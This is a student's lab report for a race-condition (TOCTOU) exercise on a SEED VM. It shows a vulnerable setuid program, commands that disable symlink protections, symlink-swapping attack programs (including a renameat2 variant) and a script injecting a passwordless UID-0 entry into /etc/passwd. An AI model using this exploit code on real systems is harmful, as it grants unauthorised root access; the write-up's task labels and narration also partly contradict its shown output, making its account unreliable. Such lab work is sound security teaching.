Concepts in System Security
Assignment 8


Race Condition Vulnerability
CYS24014 - Shree Varshaa R M

May 10, 2025

Race Condition Vulnerability


The goal of this lab is to help understand, identify, and exploit race condition vulnerabilities in software systems. Race conditions occur when multiple processes or threads access shared resources concurrently, leading to unexpected or unintended behavior. This lab provides a hands-on environment to explore how race conditions can be exploited to compromise security and how to mitigate such vulnerabilities.

Environmental Setup:
Turning off countermeasures:




```
[03/22/25]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/22/25]seed@VM:~$ sudo sysctl -w fs.protected_regular=0
fs.protected_regular = 0
```

Vulnerable Program:




```
[03/22/25]seed@VM:~/.../race$ cat vulp.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }

    return 0;
}
```



```
[03/22/25]seed@VM:~/.../race$ gcc vulp.c -o vulp
[03/22/25]seed@VM:~/.../race$ sudo chown root vulp
[03/22/25]seed@VM:~/.../race$ sudo chmod 4755 vulp
[03/22/25]seed@VM:~/.../race$ sudo nano /etc/passwd
```


Task1: Choosing our Target

- Choosing to target the password file */etc/passwd*, which is not writable by normal users
- Adding a record to the password file
- We first edited the /etc/passwd file with test as the username and insert the no hash valued and the user id as '0'.
- The passwd file contains the username and passwords. The magic word that we put in the password field basically makes the user password equivalent to 'no password'.
- And the user id as 0 makes the user 'test' act as root. Therefore, when we change the user to test and press enter without typing any password we can see that the root account is logged in.




```
[03/17/25]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep seed
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
[03/17/25]seed@VM:~/.../Labsetup$ sudo vim /etc/passwd
```

- Firstl editing the */etc/passwd* file with test as the username and insert the no hash valued and the user id as '0'.




```
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/c>
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colo>
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nol>
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/f>
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

- The passwd file contains the username and passwords. The magic word that we put in the password field basically makes the user password equivalent to 'no password'.
- And the user id as 0 makes the user 'test' act as root. Therefore, when we change the user to test and press enter without typing any password we can see that the root account is logged in.



```
[03/22/25]seed@VM:~/.../race$
[03/22/25]seed@VM:~/.../race$ su test
Password:
root@VM:/home/seed/Documents/race# whoami
root
root@VM:/home/seed/Documents/race# exit
exit
```


- When we take out the test password file from this, switching to test user won't be able to pass it



```
[03/22/25]seed@VM:~/.../race$ sudo nano /etc/passwd
[03/22/25]seed@VM:~/.../race$ su test
su: user test does not exist
[03/22/25]seed@VM:~/.../race$
```


Task 2: Launching the Race Condition Attack

- Revise your attack program to make the unlink and symlink operations atomic, preventing the race condition in your attack.
- Create the Improved Attack Program: Use the following code to create a new attack program that uses renameat2 to atomically swap symbolic links.
- Opening the target_process.sh file




```
[03/22/25]seed@VM:~/.../race$ cat target_process.sh
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
   echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

- Opening the attack_process.c file




```
[03/22/25]seed@VM:~/.../race$ cat attack_process.c
#include <unistd.h>
int main()
{
while(1){
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(100);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(100);
        }
return 0;
}
```


- Creating a file named passwd_input with `test:U6aMy0wojraho:0:0:test:/root:/bin/bash`



```
[03/22/25]seed@VM:~/.../race$ gcc vulp.c -o vulp
[03/22/25]seed@VM:~/.../race$ sudo chown root vulp
[03/22/25]seed@VM:~/.../race$ sudo chmod 4755 vulp
[03/22/25]seed@VM:~/.../race$ ll
total 52
-rwxrwxr-x 1 seed seed 16800 Mar 22 04:57 attack_process
-rw-rw-r-- 1 seed seed   211 Mar 19 03:07 attack_process.c
-rwxrwxr-x 1 seed seed   255 Mar 22 05:05 target_process.sh
-rwsr-xr-x 1 root seed 17104 Mar 22 05:06 vulp
-rw-rw-r-- 1 seed seed   575 Dec 25  2020 vulp.c
[03/22/25]seed@VM:~/.../race$ ./attack_process &
[3] 4382
```




```
[03/22/25]seed@VM:~/.../race$ top

top - 05:07:27 up 25 min,  1 user,  load average: 0.52, 0.20, 0.16
Tasks: 188 total,   2 running, 182 sleeping,   4 stopped,   0 zomb
%Cpu(s):  3.8 us,  3.8 sy,  0.0 ni, 92.3 id,  0.0 wa,  0.0 hi,  0.
MiB Mem :   1987.6 total,    563.6 free,    628.7 used,    795.3 b
MiB Swap:   2048.0 total,   2048.0 free,      0.0 used.   1201.3 a

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM
   4382 seed      20   0    2356    516    452 R  13.3   0.0
   3623 seed      20   0  529028  63492  39436 S   6.7   3.1
   3792 seed      20   0 3839712 287524 117260 S   6.7  14.1
   3889 seed      20   0  318664  11464  10120 S   6.7   0.6
      1 root      20   0  184180  11736   8452 S   0.0   0.6
      2 root      20   0       0      0      0 S   0.0   0.0
      3 root       0 -20       0      0      0 I   0.0   0.0
      4 root       0 -20       0      0      0 I   0.0   0.0
      6 root       0 -20       0      0      0 I   0.0   0.0
      8 root      20   0       0      0      0 I   0.0   0.0
      9 root       0 -20       0      0      0 I   0.0   0.0
     10 root      20   0       0      0      0 S   0.0   0.0
     11 root      20   0       0      0      0 I   0.0   0.0
     12 root      rt   0       0      0      0 S   0.0   0.0
     13 root     -51   0       0      0      0 S   0.0   0.0
     14 root      20   0       0      0      0 S   0.0   0.0
     15 root      20   0       0      0      0 S   0.0   0.0
```



```
[03/22/25]seed@VM:~/.../race$ kill 4382
[3]   Terminated              ./attack_process
[03/22/25]seed@VM:~/.../race$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```


- The improved attack script utilizes renameat2 to atomically swap symbolic links, successfully creating a symbolic link to /etc/passwd, and almost immediately, a loop script detects changes in the /etc/passwd file, halting the attack and allowing the entry for the user ”test” to be added, thereby granting root privileges to the test user.



```
[03/22/25]seed@VM:~/.../race$ cd /tmp
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
[03/22/25]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 17 Mar 22 05:07 XYZ -> /home/seed/myfile
```


Task 3:

- Countermeasures
- Applying the Principle of Least Privilege
- Modify the Vulnerable Program: Use the setuid system call to temporarily disable root privileges.




```
[03/22/25]seed@VM:~/.../race$ cat improved.c
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>
 int main() {
        unsigned int flags = RENAME_EXCHANGE;
        while(1)
        {
        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");

        renameat2(0,"/tmp/XYZ",0,"/tmp/ABC", flags);
        }
        return 0;
 }
```


- Recompile the Program and Repeat the Attack.




```
[03/22/25]seed@VM:~/.../race$ gcc improved.c -o improved
[03/22/25]seed@VM:~/.../race$ ll
total 76
-rwxrwxr-x 1 seed seed 16800 Mar 22 04:57 attack_process
-rw-rw-r-- 1 seed seed   211 Mar 19 03:07 attack_process.c
-rwxrwxr-x 1 seed seed 16792 Mar 22 05:10 improved
-rw-rw-r-- 1 seed seed   312 Mar 22 03:00 improved.c
-rwxrwxr-x 1 seed seed   255 Mar 22 05:05 target_process.sh
-rwsr-xr-x 1 root seed 17104 Mar 22 05:06 vulp
-rw-rw-r-- 1 seed seed   575 Dec 25  2020 vulp.c
```



```
[03/22/25]seed@VM:~/.../race$ ./improved &
[1] 6602
[03/22/25]seed@VM:~/.../race$
```




```
[03/22/25]seed@VM:~/.../race$ kill 6602
[1]+  Terminated              ./improved
```




```
[03/22/25]seed@VM:~/.../race$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

- The built-in protection should prevent the attack from succeeding.The vulnerable program should not be able to append to /etc/passwd due to the restrictions on following symlinks




```
[03/22/25]seed@VM:~/.../race$ ./target_process.sh
STOP... The passwd file has been changed
```

